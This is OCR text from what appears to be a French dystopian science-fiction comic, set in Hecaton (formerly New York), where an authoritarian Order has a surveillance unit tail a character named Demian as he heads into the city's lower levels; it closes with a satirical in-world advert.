

Alert
check point.
Control. Decline
identity
Et c'est ce qu'il se répète
sur le chemin qui va le reconduire chez lui à Hecaton,
la pomme vérolée, la grande putain majestueuse.





Depuis le grand conflit, Hecaton, anciennement prénommée New York, est devenue une énorme mégalopole gérée d'une main de fer par l'Ordre. A sa tête, le Grand Ordonnateur, Mr Knox mis en place par les grands groupes industriels s'ingénie à maintenir les plus défavorisés dans les niveaux inférieurs de la ville, là où la lumière du jour n'apparaît jamais.


:Etat de Beta New york
:Hecaton, niveau 0,
: heure locale 12 :33
Lattitude 40°, Longitude 286
Istan ? ... Le transfert 1258 S'est-il bien déroulé ? Tu appliques la procédure comme prévu?
Aucun souci, la section 7* est déjà en mode Rouge
Très bien, Je ne veux aucun dérapage sur ce coup là,la directive vientd'en haut...ne pas perdre le sujet de vue...compris !
Transmettez le code génétique et l'holo-empreintes à la section7




*la section 7 est l'unité de filature du grand ordre

Comme à son habitude, avant d'arpenter les trottoirs d'Hecaton, Demian se charge un morceau dans son lecteur interne. Cette fois, c'est un morceau d' Izmaile mood et whelldo lai qui le coupe du monde extérieur. Le sous sol, les bas-fonds...Là, Demian sera en sûreté. Aussi drôle que cela puisse paraître, les drones et autres robflics n'y patrouillaient que très rarement. Les gens « civilisés » de la surface n'osaient tout bonnement pas y mettre les pieds sans accompagnateur, considérant la sous-ville comme les restes suintants d'un passé à oublier.



Les clochards et sans papiers vous gênent? un seul clic hygiénique société

